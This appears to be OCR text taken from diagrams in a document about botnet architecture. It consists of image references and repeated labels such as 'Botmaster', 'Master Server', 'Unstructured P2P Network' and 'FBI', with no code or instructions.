

Botmaster
Master
Server
Unstructured
P2P Network


Botmaster
Master
Server
Unstructured
P2P Network


Botmaster
Master
Server
Unstructured
P2P Network


Botmaster
Master
Server
Unstructured
P2P Network



Botmaster
Master
Server
Unstructured
P2P Network
FBI


Botmaster
Master
Server
Unstructured
P2P Network
FBI


Botmaster

